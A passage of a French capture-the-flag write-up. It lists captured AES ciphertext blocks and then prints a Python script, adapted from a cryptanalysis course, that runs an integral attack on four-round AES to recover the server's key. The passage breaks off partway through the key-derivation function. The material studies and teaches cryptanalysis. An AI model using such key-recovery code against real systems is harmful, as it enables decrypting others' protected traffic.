'2f15589b97585ff3bc21f12956fcd9b0',**********'19b2ce3dc6a1ab7e4fd5c5e47ee36b3f',
'bebb5905a5e5347973307a561eab4911',**********'e7ded44bc5b56869cde71cc7f4eafaaf',
'1cdbfb818ae07eb831f6207eebe2e9bc',**********'1024fe3c0450706daa934fd2f25774f7',
'42b9578a3a489d07145cfbed2b33c279',**********'5be0ddab05c6bfc1a8306b3dab1d3507',
'738c7431261026b809699568c0fb44dd',**********'584d4e27ec03203b0969ede272905a2d',
'38bef16409802687e6b6381865014826',**********'e41ec4f22a0438608641175841e296af',
'2fe67a030496005b824daa98993c79ed',**********'8c0b9431ecb519b6f7072e788c6b263e',
'214b10abc79a4df92279b208b96d424a',**********'f37a5bfb5707ceb0aab01bbef54ac27e',
'cf4f68cc007fd08847d69a1e0b6108ff',**********'a2c399ffa0da0ddd3a95697827f67a49',
'f617be308c9e91a35bb81208f2bb6b14',**********'dee538215b1779052da46abcfe0f32f0',
'28cf2b62203b8990774a12d315f33b57',**********'f5294eed0ae89598e6c8ab55a7ef4d81',
'b83204604d7b4c2ba551b730e186097a',**********'a2448100f5a7935986ea815f3fcb2464',
'71fce76364bfb0459aaf45fad30aeabe',**********'c923647f022ee54bb12894e0ac9b48da',
'e028971f3726f43e2aeca482a609f76c',**********'19893ffac8a1401c63ec2df814402eb9',
'cd0fa15ee12d77b9f8b52ddbfcfdc2a1',**********'cc7348af23032de120c4e28a03af3d7f',
'cf75c9d0fd8bcebf2919d73887b75144',**********'c69d9a64a502121d2b89c34e04c4caa5',
'6327adecc6101d5044a7f4476160c871',**********'6856dbdc20c98e36ae4adec26131eda7',
'da35269ded4ac1e4eb45c8e65093a0d3',**********'1b1616f00ca608a66ce44056f0a31fe9',
'32f89b645c100a2f53d8791190ed35ab',**********'4068580dde94580ecb3bedcd38acaa23',
'c3949b876ce2acabf30981524ea00487',**********'83026d16e70a31b2b5504f6cc69aeb16',
'c08963d02a0a0d5d5736008c3b5469af',**********'a37ec3d7caae766270b4ea52a46d22a1',
'dd9601ce53dfa26760f438342c9e17bf',**********'03a01cc23efd0b78dacadf57991d8440',
'ca7b04f8b32e4749f64ddb75918b512f',**********'f723a071d10e4c9762f5a4364c7cef94',
'4e2e660e87ac66a86aa44e78a39c7460',**********'70c3ebb7ead07a77214842aec4f9b6df',
'2f492701b69175ca55891730c0294d32',**********'f85535acab082ce422f6df540e576269',
```

Remarques : Pour la récupération de ces données, si vous voulez faire les cakes comme moi et utiliser **scapy** pour jouer, attention aux paquets qui ont été rejoués, ça m'a causé pas mal d'ennuis par la suite ("follow tcp stream" dans wireshark est plus simple).

On patch le script trouvé dans github en l'adaptant à notre cas.

- patcher les échantillons de blocks chiffrés.
- adapter légèrement la fin du script pour avoir la clef .

Ci dessous le script pour obtenir la clef serveur :

```
#######################################################################
# This is a utility file to help with laboratory exercises in
# the "Understanding Cryptology: Cryptanalysis" course offered
# by Dr. Kerry McKay
# Hosted at OpenSecurityTraining.info under a CC BY-SA license
# http://creativecommons.org/licenses/by-sa/3.0/
#######################################################################

# Integral attack exercise
# This attack is on a 4-round variant of AES
# This code is written for understanding, not efficiency

ciphertexts2 = [
'00ae0d3ead0ff9d598c513d69f6fcd1b',
'b90f8fb57d37ab6aed53e0032ad04e95',
'b98612cf8e3bc0a60bd65e494e8c0c33',
'd568edbbb71755fa9656b934e6b59748',
'aba648e3e6f7e415833a32eb1b6642b0',
'edea3f9bf0f3505cc5e6f1a3f053c7b7',
'3f8fdfdb486125582b2b6edb3209c12e',
'e1d4f932f3968fd6fcdff63d4e27a302',
'988a74cc99b8ccf235217bba395dafd3',
'00e1478433c907b76b4a2080f1ab8060',
'a884efdae547ff8f640d785107991399',
'5be78527e15d923cfe8587285c1577cc',
'1bb86bef7e6da86c6ab2f79aba473f33',
'b2dd257c1e26cae69bc36ccb059e0e71',
'889bb26789305d520049751834dbd671',
'c9a246d6321baf29f4d42952c0239f08',
'bb8aa3006bcafa10ef623c86a00a861a',
'309cc77816e52c071868986f81dc07a9',
'5bcd8e58388f8ff351f436f3429b1781',
'e577661bfb07a8477cd173469d2decf2',
'5b0530b920d724880bbe5c86b3ae7393',
'44f9db91e0349b901d0296c059ab2954',
'62e4b483d341b96af741a76b985ad7d4',
'376b584546087b2c0928bafcf45808b9',
'05bf7a0efabfc9b18cadb7c5eaa48a0a',
'85aefbd647194996243fc1a34e95b778',
'928add2451942a5e016316bd7b0840a6',
'041ae09096396121377ab5b15e4d4883',
'd65c9f36a07c32563f6ec778a76df0ee',
'74739176a5d4821e7ba230c6fd7d50fc',
'b05a7cf636be076dad660039b7c4652a',
'81a0762b24bbac134810f6c1b1090a54',
'62db5f4819e9f693c633cc8a1be178d2',
'7e05c197907b755287acd20194bc48d7',
'f093eaff88d9d691614002583f78400d',
'5fc86ade169e41f6658b845668803c43',
'a9b06f6f05b56ab3c986f9255a7ed266',
'8ac39824601ed09c90bbe8964630b099',
'dd20b9009b08a186473c2f73654a94bb',
'7ddd9d29256c2cf9c4ae227ea7420fb7',
'72495955e27c82a63b251dde42e43a1b',
'f8602b108cb39aa8e69cba82a3355be6',
'343419d51367642210a33fd7e8a903d1',
'a3af0a445a2a867729864a99c5cfce39',
'06fccef791a0f52d163654057e098800',
'3c1ed04781ecaf97077f9f7e73920380',
'e46cc1f725487a07270e9c298dce9365',
'66909e42c5052567fb85936cafbd4c82',
'6bf82c73b978272924fe34ad0b2bcb58',
'e04a48236a4716b6bce66b7a9c54b52f',
'306ef183ba628dc1c6de6c9d22f0ee03',
'e6a432ca6a5a0ba002cc74f278d82dd2',
'e3b1cacd8df094a6b1d1fce4cb538274',
'b12d590840d2e4c35e28d234a65a6396',
```

```
    '22d41a2278ba9e7746acc3627faadbca',
69  'fab46b4ba7474e9bf9648eaf4f6f5b38',
    'ddfd43d7f4db7dd848c21ccaa86e1922',
71  '178b0087009d807a2df5acc0187e8139',
    '678f0b4188ab7dfd99c367b73ee6a23e',
73  'b56b938ece07df5bf21a37e56b9f1d3c',
    '3cd9d43d5c4539063279b7b697bf2d99',
75  '8b922e26c75b0d5be45784e918ad7936',
    '1b98643c8e0052bf5614817aa957d631',
77  'b8ba078f30633110f28f05dea4f20fa4',
    '535a868925daf0d8737fcfd93e8dd825',
79  '827c31ae61764c823252f3428afad21e',
    '3da305fc15088e481a88b445b6b65041',
81  '2dcef3a4485e55e2e8df946af0ac53a2',
    '830b67893f1354a4fd363ab6d2d33302',
83  '85843bb717b34abdc0a205b0b35f5d8c',
    'f4a25c47f76834db079996d6e4d501d2',
85  '383db7fc14ef67015825d53f86109112',
    '30ee293d3fa1b00819662dcc1bc2c03f',
87  '85dcfa5c5d95d5ea0ffe134d3599a84b',
    'b79a6f180068db0ae03b39bac81277df',
89  '5259a79685230b9ac28470bcbc7ef3ef',
    'df7a562723b225eed0da2611007a0e7d',
91  '31b8858bb46488c92fa2928a287081db',
    '59156e3f88b98d10dba545567f1d2314',
93  '551022fd51583f9e4e6e79be19afdf2a',
    '7fa9d69cff59971f731800cd290d3852',
95  '434a89c883d471cd874f790e13aec756',
    'e5f956b352b2c0239d3be8688f294dc7',
97  'f5b1a9c6c7376af31f27cb30d5f037d3',
    '1decb8c62ea55b8b49654f5188072d6a',
99  '8d9e98591c0159ef54f0ee048f8d63f0',
    'aa05adedb67cfdce5947475099cd0f99',
101 'f13797694d5a4a1b89507052b8a9fc0e',
    'c473bccb58420dcb2ccbd1ecd2f5ca67',
103 'fcbc92847f07a3088606a3cafdb5ae00',
    '93f4cd3387f1e84dffa4f9754135048e',
105 '38bdf604545853be75a40719f0093e8d',
    '2257ac6756e44167c224be5f34012b9a',
107 'fbd7909f366d60cade7b77641a274e95',
    '7fb01df12ef0f630384528a34779b0c4',
109 'effebabdad4fc503e3b25f4f1f1d9ce4',
    'c5d8054a3cb6869de5be8de9b26adbe0',
111 'c4c30c1aa86f36d954f24f3b78543308',
    'bce5cec802d110dd86427c81fc98561e',
113 'f2d805ca29988f92e2cb34fa0196db65',
    '2e79faabdd597f4df5e01512c34c4ab8',
115 '9493582686e854653b32d6acf8076075',
    'b3176285e071b50bf6b69691e8830a59',
117 '8f4f93f935f5d83d9e76dad0bced13c5',
    '2a0dea5e21d177397f892fe2dd615dff',
119 'fe35d2d21a039ea4c4671bf660c3667f',
    '4ee631f72a838292ec80f6458e49f024',
121 '8315bc4733f9a78782ac2ab7f633324c',
    '70a72d53ff8c47274d15c02d7e5b6a2b',
123 '3e8b88a5076e80bd7e13275763bc3373',
    '35d90b6a424fbfaba4c87e04154a0fac',
125 '357c21d6cebc7c88a15b0167ffab37ca',
    'eba2dce887288837714446e6d0bea475',
127 '247a630694d7f4b03e78de3cda34c17e',
    'da29a09151bb76d9b252cb43e230430a',
129 '676c9736ec2197551149b2b65694773d',
    '99686492b790d7c8086d845d8d54995e',
131 '07c416688115c975b04a5538f1aa3e9d',
    'aa0b5c025affc0e4f42aa7cc4a23cbd9',
133 'd0e7c451d7aa010dbb873975aa798bb7',
    '8cc4af4da1f7f0704bf6fee2742d8973',
135 '28284e6821f6b5c4fb4850f4fc0c6793',
    'bcb28cdda33fe00372b650d763df535b',
137 'd03f252c4bbb67409d6343c6f84dbae1',
    '1e0e5b91bf01761355df5124fb4413e9',
139 'ffc3c96b74eb2720b611dd74c14b4560',
    '89b2e22046f82be5349ce41922f9c060',
141 '063dbb44d984d9bbbbade1de5d4c158e',
    '6de9276f332bee9ca65f1124b07a6ba3',
```

```
'833e6602a278c7e42ded70adc53d7066',
'961fcb232377b7e06f6acfd9bace786b',
'fa311ae4f54695794f4fc2d2f2da728a',
'f82e26ed0c824de3874fd287a74a5f88',
'eaab52ac77b419628329124ad8433a1c',
'75c90e1f599921c5c859a8f040770eb2',
'ab5c6dbee41e592191d4464306f5afcd',
'971d8f857e7af4278d0b1e9b1cb0a0f7',
'ee9edc8bd80971583f4a98aee71580d4',
'd141ed10d53c874371b2ac8a7c5ef05b',
'4be0c7e3cb6ab14ff1b7ecc9e3d1ffbb',
'f9605b6278f6dfe5ec559e03585f8a11',
'40db8d4b228f8de79b35fa0d034f481c',
'52c26dd5a9e04ddcf1d935c5219d6c25',
'4a0ea090cc0c109c4133295e313e91e6',
'8af47205e60af1ae12ad465840c686b0',
'422046f246d1ffdaebeb5a93aa21e5f9',
'4d4733ce1c3d6c12e58fd9323046770b',
'1716ac0560b7a3ca9fb3dbfb37cc1794',
'db7900fc8075613a6c19b8576a33a227',
'83fa28f0d21ce428c5db7eb33b8a60e2',
'2ed78d0fc9b48396b71edc2c8110d2e4',
'3c3d36a8bf2b40c4e4166f66853bab96',
'c235e25883b1f585c5e3816ba05cf9be',
'b1cc7a022fdf9af24c74430c25faa462',
'669253e7091be190614e67f0bf7a645e',
'469b6cec78222ae1a95f7a270013066e',
'3d675b760e802f253c5dfadecb009244',
'6c89eef618d725fb406829454a29a1d3',
'f7231829d9335198f72251210686e7d1',
'882671ce3b11621e9dadaf977c80d317',
'78c04769fb2bc6459c4638282bb34935',
'ce89619381be70a82c231d1f33e91b3c',
'6237204c7b08eea27504454cb2770a50',
'f41de37e58cea446116d2a997588e4a7',
'962cd5c8bd5a42acb58dae96e41adb3c',
'8b746ab4e6aeae01327e2a1704daf99b',
'95adb5256f523e0fea83e9a0e4f1dd45',
'eaa0f69560b1a4c33fb2714fccf0efa4',
'9f2cc71ff48600fd3b03d42bb28ac261',
'7b6aa20d3e308819bc5b26fcde42e68b',
'56c14dd2bb6e2f48543ad6e00827710a',
'834b677f4541fff2a664a9413953df50',
'71c4ef756d636cb1557a1b61a8131727',
'3e5678cec4222b59cb65e0f82ca7fb43',
'ee3576f21dfd5ba71cad6d35088822f5',
'68ab5dc0d01b75e1cb3f3cef17018800',
'65c923964f48bed04f1feeff70d14a0e',
'74965c641d4124262fde609add07047e',
'578f74e6dbc1c19932f163040e9daa37',
'1e8f4e0ef4b1c8ec397bb3ea91f244f7',
'6d2a3133eb639c86e5691bad5cd3fb88',
'af31a6aa2ee852d97a83365c10f7c856',
'5ba649feaa98c56bd8a44c99847422e8',
'8ec2ca9caa83a1bdfe0344d75ba54f33',
'9880e7d6dc7874c0f23ef61d58ac8be2',
'5014bd5c1cff026a66d93f05797db3a6',
'7eebbcf4fd8ab1acc257c0f971c8a594',
'e8aa01eb8d71632562645bcd47cbd9e7',
'4e1b7cf99e1cf730b7b1173cca79c215',
'83195e158408eeaa5924761b5e897528',
'0f879a60c57d2144cf34485a645ec3eb',
'7d81c5c96eb8a72b05e45acb33093499',
'4f4cde2e3dcecc1538aa5603d03a7a7c',
'c3a4f63daac821273de56e051054c6e2',
'ead0632fe7ea3dcbd9f088138485523c',
'fa4abbee2e4d0e7ea3509a4fd6efe2f5',
'd63b30d2dbaf36f1629ff4c6f440d137',
'b6b5418e6851654881c4ce5af461f8fa',
'8e06f9b20eb0c00f6a2c25f9b9635520',
'03ecbf5663cf50d25d37dc2fd8a09672',
'bbddb2b2c9b7b6aaa7177a7f4089e6ef',
'cbc6f66bb9660495e98962d838fe3591',
'6d78115bb793123e57d15331ee47e793',
'0347bc3b3787646dc711549f70180840',
```

```
    '4bdf4c597475b9faa6c0a396a973c563',
'7b8224393d1b26f27699abb128f84ae7',
    '87e6c8e2c60818a0a191929fa8963c10',
'ac1fe32fd8f4bb9a5c65843f3394e922',
    'b81ec0609504d30ddd85a2a79b395e80',
'e985cd0e0e29123c338f5a21d8b9e609',
    'a70953efdccfca2d0f5b74dc947192ba',
'bc3e5eae593b90404e8954a4ae65739e',
    '14ced398c472eb27175c7fead5c700dd',
'249c75ec84d87355a103280bcf40e27b',
    'b21dc698353efcf2846052f6d729d526',
'04b3d910fc70ad7d2dade7a16a1793e5',
    'c7f9f7113aabd274b39c71b32b974137',
'2b4a187cf19328b2e4b7610f035bb8a9',
    '59a02f9f472375263aa5b27188d7e57e',
'f76438cf621ff12c0baa5bc3ac7850f8',
    '98d923be5f358e663f838e7eb632e5b6',
'2d91b6ed6896c5c6ab36bf066603ef66',
    'c1cc96438aeedd87d12bb3797363c50a',
'f078f5f35df97d38984c8227f06d314c',
    'cd6b437eece41a1bb7a11337dec19033',
'9c8e3d0d9e39f00090c3fbaaf408f3f7',
    '951cea126c2458b9f3c6d91f85858f39',
'fe3623e7157d0b41d65901c68f54163f',
    'dc064ed1d4469e037b9c739c4082c6ae',
'80c34cdf190ca306ee361d3d7df421c6',
    '6a152fa6ee8cdeaf6a58d6888ea72f2c',
'2f15589b97585ff3bc21f12956fcd9b0',
    'bebb5905a5e5347973307a561eab4911',
'1cdbfb818ae07eb831f6207eebe2e9bc',
    '42b9578a3a489d07145cfbed2b33c279',
'738c7431261026b809699568c0fb44dd',
    '38bef16409802687e6b6381865014826',
'2fe67a030496005b824daa98993c79ed',
    '214b10abc79a4df92279b208b96d424a',
'cf4f68cc007fd08847d69a1e0b6108ff',
    'f617be308c9e91a35bb81208f2bb6b14',
'28cf2b62203b8990774a12d315f33b57',
    'b83204604d7b4c2ba551b730e186097a',
'71fce76364bfb0459aaf45fad30aeabe',
    'e028971f3726f43e2aeca482a609f76c',
'cd0fa15ee12d77b9f8b52ddbfcfdc2a1',
    'cf75c9d0fd8bcebf2919d73887b75144',
'6327adecc6101d5044a7f4476160c871',
    'da35269ded4ac1e4eb45c8e65093a0d3',
'32f89b645c100a2f53d8791190ed35ab',
    'c3949b876ce2acabf30981524ea00487',
'c08963d02a0a0d5d5736008c3b5469af',
    'dd9601ce53dfa26760f438342c9e17bf',
'ca7b04f8b32e4749f64ddb75918b512f',
    '4e2e660e87ac66a86aa44e78a39c7460',
'2f492701b69175ca55891730c0294d32',
]
from random import shuffle
#shuffle(ciphertexts2)
#print(ciphertexts2)

ciphertexts = [[ord(c) for c in x.decode('hex')] for x in ciphertexts2]

sbox = (0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5,
        0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,
        0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0,
        0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,
        0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc,
        0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
        0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a,
        0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,
        0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0,
        0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,
        0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b,
        0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
        0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85,
        0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
        0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5,
        0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2,
```

```
        0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17,
        0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,
        0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88,
        0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb,
        0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c,
        0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79,
        0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9,
        0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,
        0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6,
        0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a,
        0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e,
        0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,
        0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94,
        0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,
        0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68,
        0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb, 0x16)

invsbox = []
for i in range(256):
    invsbox.append(sbox.index(i))


def SubBytes(state):
    state = [list(c) for c in state]
    for i in range(len(state)):
        row = state[i]
        for j in range(len(row)):
            state[i][j] = sbox[state[i][j]]
    return state

def InvSubBytes(state):
    state = [list(c) for c in state]
    for i in range(len(state)):
        row = state[i]
        for j in range(len(row)):
            state[i][j] = invsbox[state[i][j]]
    return state


def rowsToCols(state):
    cols = []

    #convert from row representation to column representation
    cols.append([state[0][0], state[1][0], state[2][0], state[3][0]])
    cols.append([state[0][1], state[1][1], state[2][1], state[3][1]])
    cols.append([state[0][2], state[1][2], state[2][2], state[3][2]])
    cols.append([state[0][3], state[1][3], state[2][3], state[3][3]])

    return cols


def colsToRows(state):
    rows = []

    #convert from column representation to row representation
    rows.append([state[0][0], state[1][0], state[2][0], state[3][0]])
    rows.append([state[0][1], state[1][1], state[2][1], state[3][1]])
    rows.append([state[0][2], state[1][2], state[2][2], state[3][2]])
    rows.append([state[0][3], state[1][3], state[2][3], state[3][3]])

    return rows


############
# Key schedule functions
############
# key schedule helper function
def RotWord(word):
    r = []
    r.append(word[1])
    r.append(word[2])
    r.append(word[3])
    r.append(word[0])
    return r

```

```
# key schedule helper function
def SubWord(word):
    r = []
    r.append(sbox[word[0]])
    r.append(sbox[word[1]])
    r.append(sbox[word[2]])
    r.append(sbox[word[3]])
    return r

# key schedule helper function
def XorWords(word1, word2):
    r = []
    for i in range(len(word1)):
        r.append(word1[i] ^ word2[i])
    return r

def printWord(word):
    str = ""
    for i in range(len(word)):
        str += "{0:02x}".format(word[i])
    print str


Rcon = [[0x01,0x00,0x00,0x00], [0x02,0x00,0x00,0x00], [0x04,0x00,0x00,0x00],
    [0x08,0x00,0x00,0x00], [0x10,0x00,0x00,0x00], [0x20,0x00,0x00,0x00],
    [0x40,0x00,0x00,0x00], [0x80,0x00,0x00,0x00],[0x1B,0x00,0x00,0x00],
    [0x36,0x00,0x00,0x00]]


# key is a 4*Nk list of bytes, w is a Nb*(Nr+1) list of words
# since we're doing 4 rounds of AES-128, this means that
# key is 16 bytes and w is 4*(4+1) words
def KeyExpansion(key):
    Nk = 4
    Nb = 4
    Nr = 4

    temp = [0,0,0,0]
    w=[]
    for i in range(Nb*(Nr+1)):
        w.append([0,0,0,0])

    i = 0

    #the first word is the master key
    while i<Nk:
        w[i] = [key[4*i],key[4*i+1], key[4*i+2], key[4*i+3]]

        #printWord(w[i])
        i = i+1

    i=Nk


    while i < (Nb*(Nr+1)):
        #print "Round ", i
        temp = w[i-1]
        #printWord(temp)
        if (i % Nk) == 0:
            #print "Rcon: ", printWord(Rcon[i/Nk-1])
            #printWord(RotWord(temp))
            #printWord(SubWord(RotWord(temp)))
            temp = XorWords(SubWord(RotWord(temp)), Rcon[i/Nk-1])
            #print "After XOR with Rcon:"
            #printWord(temp)
        #printWord(temp)
        #printWord(w[i-Nk])
        w[i] = XorWords(w[i-Nk], temp)
        i = i+ 1

    return w
```

```
443 def Shiftrows(state):
        state = colsToRows(state)
445
        #move 1
447     state[1].append(state[1].pop(0))

449     #move 2
        state[2].append(state[2].pop(0))
451     state[2].append(state[2].pop(0))

453     #move 3
        state[3].append(state[3].pop(0))
455     state[3].append(state[3].pop(0))
        state[3].append(state[3].pop(0))
457
        return rowsToCols(state)
459


461
    def InvShiftrows(state):
463     state = colsToRows(state)

465     #move 1
        state[1].insert(0,state[1].pop())
467
        #move 2
469     state[2].insert(0,state[2].pop())
        state[2].insert(0,state[2].pop())
471
        #move 3
473     state[3].insert(0,state[3].pop())
        state[3].insert(0,state[3].pop())
475     state[3].insert(0,state[3].pop())

477     return rowsToCols(state)

479
    #converts integer x into a list of bits
481 #least significant bit is in index 0
    def byteToBits(x):
483     r = []
        while x>0:
485         if (x%2):
                r.append(1)
487         else:
                r.append(0)
489         x = x>>1

491     #the result should have 8 bits, so pad if necessary
        while len(r) < 8:
493         r.append(0)

495     return r


497
    #inverse of byteToBits
499 def bitsToByte(x):
        r = 0
501     for i in range(8):
            if x[i] == 1:
503             r += 2**i

505     return r


507
    # Galois Multiplication
509 def galoisMult(a, b):
        p = 0
511     hiBitSet = 0
        for i in range(8):
513         if b & 1 == 1:
                p ^= a
515         hiBitSet = a & 0x80
            a <<= 1
517         if hiBitSet == 0x80:
```

```
            a ^= 0x1b
        b >>= 1
    return p % 256


#single column multiplication
def mixColumn(column):
    temp = []
    for i in range(len(column)):
        temp.append(column[i])

    column[0] = galoisMult(temp[0],2) ^ galoisMult(temp[3],1) ^ \
                galoisMult(temp[2],1) ^ galoisMult(temp[1],3)
    column[1] = galoisMult(temp[1],2) ^ galoisMult(temp[0],1) ^ \
                galoisMult(temp[3],1) ^ galoisMult(temp[2],3)
    column[2] = galoisMult(temp[2],2) ^ galoisMult(temp[1],1) ^ \
                galoisMult(temp[0],1) ^ galoisMult(temp[3],3)
    column[3] = galoisMult(temp[3],2) ^ galoisMult(temp[2],1) ^ \
                galoisMult(temp[1],1) ^ galoisMult(temp[0],3)

    return column


def MixColumns(cols):
    #cols = rowsToCols(state)

    r = [0,0,0,0]
    for i in range(len(cols)):
        r[i] = mixColumn(cols[i])


    return r

def mixColumnInv(column):
    temp = []
    for i in range(len(column)):
        temp.append(column[i])

    column[0] = galoisMult(temp[0],0xE) ^ galoisMult(temp[3],0x9) ^ galoisMult(temp[2],0xD) ^ galoisMult(
    temp[1],0xB)
    column[1] = galoisMult(temp[1],0xE) ^ galoisMult(temp[0],0x9) ^ galoisMult(temp[3],0xD) ^ galoisMult(
    temp[2],0xB)
    column[2] = galoisMult(temp[2],0xE) ^ galoisMult(temp[1],0x9) ^ galoisMult(temp[0],0xD) ^ galoisMult(
    temp[3],0xB)
    column[3] = galoisMult(temp[3],0xE) ^ galoisMult(temp[2],0x9) ^ galoisMult(temp[1],0xD) ^ galoisMult(
    temp[0],0xB)

    return column

def InvMixColumns(cols):
    #cols = rowsToCols(state)

    r = [0,0,0,0]
    for i in range(len(cols)):
        r[i] = mixColumnInv(cols[i])


    return r


#state s, key schedule ks, round r
def AddRoundKey(s,ks,r):

    for i in range(len(s)):
        for j in range(len(s[i])):
            s[i][j] = s[i][j] ^ ks[r*4+i][j]

    return s



########
# Encrypt functions
##########
# for rounds 1-3
```

```
589 def oneRound(s, ks, r):
        s = SubBytes(s)
591     s = Shiftrows(s)
        s = MixColumns(s)
593     s = AddRoundKey(s,ks,r)
        return s
595
    def oneRoundDecrypt(s, ks, r):
597     s = AddRoundKey(s,ks,r)
        s = InvMixColumns(s)
599     s = InvShiftrows(s)
        s = InvSubBytes(s)
601     return s


603
    # round 4 (no MixColumn operation)
605 def finalRound(s, ks, r):
        s = SubBytes(s)
607     s = Shiftrows(s)
        s = AddRoundKey(s,ks,r)
609     return s

611 def finalRoundDecrypt(s, ks, r):
        s = AddRoundKey(s,ks,r)
613     s = InvShiftrows(s)
        s = InvSubBytes(s)
615     return s

617 # Put it all together
    def encrypt4rounds(message, key):
619     s = []

621     #convert plaintext to state
        s.append(message[:4])
623     s.append(message[4:8])
        s.append(message[8:12])
625     s.append(message[12:16])
        #printState(s)
627
        #compute key schedule
629     ks = KeyExpansion(key)

631     #apply whitening key
        s = AddRoundKey(s,ks,0)
633     #printState(s)

635     c = oneRound(s, ks, 1)
        c = oneRound(c, ks, 2)
637     c = oneRound(c, ks, 3)
        #printState(c)
639     c = finalRound(c, ks, 4)
        #printState(c)
641
        #convert back to 1d list
643     output = []
        for i in range(len(c)):
645         for j in range(len(c[i])):
                output.append(c[i][j])
647
        return output
649
    def swapRows(rows):
651     result = []
        for i in range(4):
653         for j in range(4):
                result.append(rows[j*4+i])
655     return result

657 def decrypt4rounds(message, key):
        #message = swapRows(message)
659
        s = []
661
        #convert plaintext to state
663     s.append(message[:4])
```

```
    s.append(message[4:8])
    s.append(message[8:12])
    s.append(message[12:16])
    #printState(s)

    #compute key schedule
    ks = KeyExpansion(key)

    #apply whitening key
    #printState(s)
    s = finalRoundDecrypt(s, ks, 4)

    c = oneRoundDecrypt(s, ks, 3)
    c = oneRoundDecrypt(c, ks, 2)
    c = oneRoundDecrypt(c, ks, 1)
    c = AddRoundKey(c,ks,0)
    #printState(c)
    #printState(c)

    #convert back to 1d list
    output = []
    for i in range(len(c)):
        for j in range(len(c[i])):
            output.append(c[i][j])

    return output

testCt = range(16)
testState = []
testState.append(testCt[:4])
testState.append(testCt[4:8])
testState.append(testCt[8:12])
testState.append(testCt[12:16])

key = [0x2b, 0x7e, 0x15, 0x16, 0x28, 0xae, 0xd2, 0xa6,
        0xab, 0xf7, 0x15, 0x88, 0x09, 0xcf, 0x4f, 0x3c]


ks = KeyExpansion(key)

textData = [0]*16
assert AddRoundKey(AddRoundKey(testState, ks, 1), ks, 1) == testState
assert InvMixColumns(MixColumns(testState)) == testState
assert InvShiftrows(Shiftrows(testState)) == testState
assert InvSubBytes(SubBytes(testState)) == testState
assert oneRoundDecrypt(oneRound(testState, ks, 1), ks, 1) == testState
assert finalRoundDecrypt(finalRound(testState, ks, 1), ks, 1) == testState
assert decrypt4rounds(encrypt4rounds(textData, key), key) == textData

##########################
# Attack code goes here #
##########################

def backup(ct, byteGuess, byteIndex):
    # We just need to check sums
    # There is no mixColumns in the last round, so skip it.
    # shiftRows just changes the byte's position. We don't care, so skip it.
    # All we need is a single xor for the guessed byte, and InvSubBytes

    t = ct[byteIndex] ^ byteGuess
    return invsbox[t]


def integrate(index):
    if len(ciphertexts) != 256:
        print "ERROR"
        print len(ciphertexts)
    potential = []

    for candidateByte in range(256):
        sum = 0
        for ciph in ciphertexts:
            oneRoundDecr = backup(ciph, candidateByte, index)
            sum ^= oneRoundDecr
        if sum == 0:
```

```
            potential.append(candidateByte)
    return potential


from itertools import product
def integral():
    all_case=[i for i in range(255)]
    candidates = []
    empty=0
    for i in range(16):
        toto= integrate(i)
        if len(toto) == 0:
            candidates.append(toto)
            empty+=1
        else:
            candidates.append(toto)
    print 'candidates', candidates

    for roundKey in (product(*candidates)):
        masterKey = round2master(roundKey)
        plain = ''.join(chr(c) for c in decrypt4rounds(ciphertexts[0], masterKey))

        if 'AAAA' in plain:
            print 'solved', masterKey
            return masterKey

# Calculate the master key candidate from the final round key candidate
def round2master(rk):
    Nr=4
    Nk=4
    Nb=4
    w = []
    for i in range(Nb*(Nr+1)):
        w.append([0,0,0,0])

    i=0
    while i<Nk:
        w[i] = [rk[4*i],rk[4*i+1], rk[4*i+2], rk[4*i+3]]

        #printWord(w[i])
        i = i+1

    j = Nk
    while j < Nb*(Nr+1):
        if (j%Nk) == 0:
            #print w[j-1],w[j-2]
            #tmp = SubWord(XorWords(w[j-1], w[j-2]))
            #w[j] = XorWords(XorWords(w[j-Nk], tmp), Rcon[Nr+1-j/Nk])
            #print "rcon: ", printWord(Rcon[Nr + 1 - j/Nk])
            w[j][0] = w[j-Nk][0] ^ sbox[w[j-1][1] ^ w[j-2][1]] ^ Rcon[Nr - j/Nk][0]
            for i in range(1,4):
